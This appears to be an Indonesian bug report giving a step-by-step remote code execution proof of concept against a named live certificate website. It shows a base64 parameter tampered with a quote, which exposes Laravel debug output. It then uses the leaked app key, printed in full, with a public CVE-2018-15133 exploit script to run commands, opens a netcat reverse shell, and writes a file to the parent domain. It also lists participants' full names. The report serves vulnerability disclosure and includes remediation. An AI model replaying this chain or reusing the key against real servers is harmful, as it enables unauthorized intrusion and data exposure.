

Remote Code Execution – certificate.permikomnas.or.id

Bug Reporter : Muhammad Bayu Juhri


Bug Priority : High

Bug Reference :


1. <https://github.com/kozmic/laravel-poc-CVE-2018-15133>
2. <https://www.cvedetails.com/cve/CVE-2018-15133/>

Proof of Concept

1. Buka URL di bawah ini:
<https://certificate.permikomnas.or.id/event/4>



2. Scroll sedikit ke bawah sampai terlihat daftar nama-nama peserta.



The screenshot shows a web browser window with the address bar displaying 'certificate.permikomnas.or.id/event/4'. The page content is titled 'Daftar Peserta' and contains a table with 12 rows of participant information. Each row has a 'No' column, a 'Nama Lengkap' column, and an 'Aksi' column with a 'Download' button.


No	Nama Lengkap	Aksi
1	AYUNIN NIKMAH	Download
2	AWANDA WIRATAMA	Download
3	MULIA SAUR MATUA DAULAY	Download
4	ANAK AGUNG NGURAH MADE DEWANTARA	Download
5	ANAND KHUNAYFI YUSRAL	Download
6	FIERADHILA LIANA PUTRI	Download
7	MOHAMAD FITROH ANDIKA	Download
8	IKHSAN HANAFI	Download
9	ADE SYAHREZA PUTRA	Download
10	MUHAMMAD IQBAL HAMDANI	Download
11	SYAHADAD AL DAFFA	Download
12	KHAIRUN NISA	Download

3. Pada bagian Aksi, terdapat tombol download. Klik kanan pada tombol download tersebut dan salin alamat link. Contoh link yang saya salin adalah:

<https://certificate.permikomnas.or.id/e-certificate/publish/UFJLVJLTIMtSVYtMjAyMDAwNjk=>


Jika link tersebut dibuka di browser, maka akan otomatis mendownload sebuah file. Tapi tujuan kita bukan itu. Dapat dilihat, pada link download di atas terdapat parameter yang dienkripsi Base64. Saya pun mencoba mendecode Base64 tersebut menggunakan online tool di bawah.

<https://www.base64decode.org>




The screenshot shows the 'BASE64 Decode and Encode' website. The main heading is 'BASE64 Decode and Encode'. Below it, there's a text box that says 'Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.' There are two tabs: 'Decode' and 'Encode'. The 'Decode' tab is selected. Below the tabs, there's a text input field containing the Base64 string 'UFJLVJLTIMtSVYtMjAyMDAwNjk='. Below the input field, there's a 'DECODE' button. To the right of the input field, there's a 'Bonus tip: Bookmark us!' section with an image of Oreo cookies and the text 'YUK, MASIH ADA KESEMPATAN! BELI SEKARANG'.

Klik tombol DECODE dan lihat hasilnya.




4. Dapat dilihat, hasil decode parameter Base64 tadi adalah **PRI-RKNS-IV-20200069**. Saya mencoba menambahkan single quote (') pada parameter tersebut untuk melihat respon dari website. Karena sebelumnya berbentuk Base64, maka kita encode ulang menjadi Base64. Saya menggunakan tool online di <https://www.base64encode.org>




5. Dapat dilihat, hasil encoding setelah ditambahkan single quote menjadi **UFJJLVJLTIMtSVYtMjAyMDAwNjkn**. Langsung saja kita masukkan hasil encodingnya ke link lengkap sehingga menjadi:
<https://certificate.permikomnas.or.id/e-certificate/publish/UFJJLVJLTIMtSVYtMjAyMDAwNjkn>

Setelah itu, buka link tersebut di browser!



6. Saat dibuka di browser, website merespon dengan menampilkan error Laravel debug mode. Dalam Laravel debug mode, kita bisa mendapatkan beberapa informasi penting seperti konfigurasi database, path root website, dan laravel app_key.



7. Pada CVE-2018-15133, kita bisa memanfaatkan laravel app_key untuk mentrigger celah Remote Code Execution. Untuk lebih jelasnya, dapat dibaca dibagian Bug Reference di atas.

Selanjutnya, saya coba untuk mengeksekusinya celahnya menggunakan tool dari sini <https://github.com/wibuheker/exploit/blob/master/php/laravel/rce.php>

Untuk menggunakannya, download terlebih dahulu dan jalankan seperti gambar di bawah:

```
cmd
C:\Users\khatulistiwa\Downloads
λ php rce.php

url=URL // Target Required
Optionals:
key=APP_KEY // Setting app key if u have
function=system // Function ex : system, passthru
method=1 // method 1 - 4 Required function parameter, 5 - 6 ( Eval mode )

C:\Users\khatulistiwa\Downloads
λ
```

8. Dapat dilihat, untuk menjalankannya kita harus memasukkan parameter url dan 3 parameter optional. Untuk itu, langsung saja kita coba jalankan menggunakan command di bawah:

```
cmd - php rce.php url=https://certificate.permikomnas.or.id key=base64:yEGiLHAj3wbXJl7811r300WtXgDSKhcuYYQ/RGDdM=

C:\Users\khatulistiwa\Downloads
λ php rce.php
url=URL // Target Required
Optionals:
key=APP_KEY // Setting app key if u have
function=system // Function ex : system, passthru
method=1 // method 1 - 4 Required function parameter, 5 - 6 ( Eval mode )

C:\Users\khatulistiwa\Downloads
λ php rce.php url=https://certificate.permikomnas.or.id key=base64:yEGiLHAj3wbXJl7811r300WtXgDSKhcuYYQ/RGDdM=
Command ~> id
uid=1226(permikom) gid=1229(permikom) groups=1229(permikom)

Command ~> uname -a
Linux iix18.idcloudhost.com 3.10.0-962.3.2.lve1.5.42.el7.x86_64 #1 SMP Mon Nov 9 08:11:18 EST 2020 x86_64 x86_64 x86_64 GNU/Linux

Command ~> |
```

9. Setelah dijalankan, akan keluar output Command dan masukkan command yang ingin kita execute. Disini saya menggunakan command **id** dan **uname -a** untuk melihat id dan versi kernel yang digunakan oleh server.

```
Command ~> id
uid=1226(permikom) gid=1229(permikom) groups=1229(permikom)
```

```
Command ~> uname -a
```

```
Linux iix18.idcloudhost.com 3.10.0-962.3.2.lve1.5.42.el7.x86_64  
#1 SMP Mon Nov 9 08:11:18 EST 2020 x86_64 x86_64 x86_64 GNU/Linux
```


Selanjutnya, saya mencoba masuk ke directory public_html situs certificate.permikomnas.or.id. Dari mana saya tau pathnya? Kita bisa melihatnya di Laravel debug mode sebelumnya.

```
HTTP_CF_CONNECTING_IP      "180.241.45.4"  
DOCUMENT_ROOT              "/home/permikom/public_html/certificate.permikomnas.or.id"  
REMOTE_ADDR                "180.241.45.4"  
REMOTE_PORT                "47710"
```

10. Path root dari situs ini terdapat pada bagian DOCUMENT_ROOT.

```
DOCUMENT_ROOT "/home/permikom/public_html/certificate.permikomnas.or.id"
```


Dilihat dari pathnya, sepertinya directory public_html situs E-Certificate Permikomnas terletak di dalam public_html domain utama yaitu permikomnas.or.id. Dengan begitu, kita dapat masuk ke dalam directory public_html situs Permikomnas RI. Sebagai buktinya, saya akan mencoba mengupload file bay.txt ke situs permikomnas.or.id.



```
nc.exe -lvp 1337  
  
C:\Users\khatulistiwa  
λ cd downloads && nc.exe -lvp 1337  
listening on [any] 1337 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 1139  
sh: no job control in this shell  
sh-4.2$ id  
id  
uid=1226(permikom) gid=1229(permikom) groups=1229(permikom)  
sh-4.2$ cd /home/permikom/public_html  
cd /home/permikom/public_html  
sh-4.2$ echo "Tested by Bayu" > bay.txt
```

The screenshot shows a Windows terminal window titled 'nc.exe -lvp 1337'. The user navigates to the 'downloads' directory and runs 'nc.exe -lvp 1337'. The listener accepts a connection from 127.0.0.1. The user runs 'id', showing they are 'uid=1226(permikom) gid=1229(permikom) groups=1229(permikom)'. They then run 'cd /home/permikom/public_html' and 'echo "Tested by Bayu" > bay.txt'. In the background, a 'Step 2: Listener' window is visible, and the taskbar at the bottom shows 'ngrok.exe', 'nc.exe', and 'php.exe'.

File berhasil diupload. Untuk membuktikannya, coba kita buka di browser.



Dapat dilihat, saya berhasil mengupload file bay.txt di situs Permikomnas RI.

Impact

Celah Remote Code Execution memungkinkan seseorang mengeksekusi command ke sistem seperti perintah menulis, menghapus, membaca file, menghubungkan ke database, dan perintah-perintah sensitif lainnya.

Penanganan

Laravel sendiri sudah merilis di halaman dokumentasi Laravel bagaimana cara menutup celah ini. Dokumentasi tersebut dapat dibaca pada link berikut:
<https://laravel.com/docs/5.6/upgrade#upgrade-5.6.30>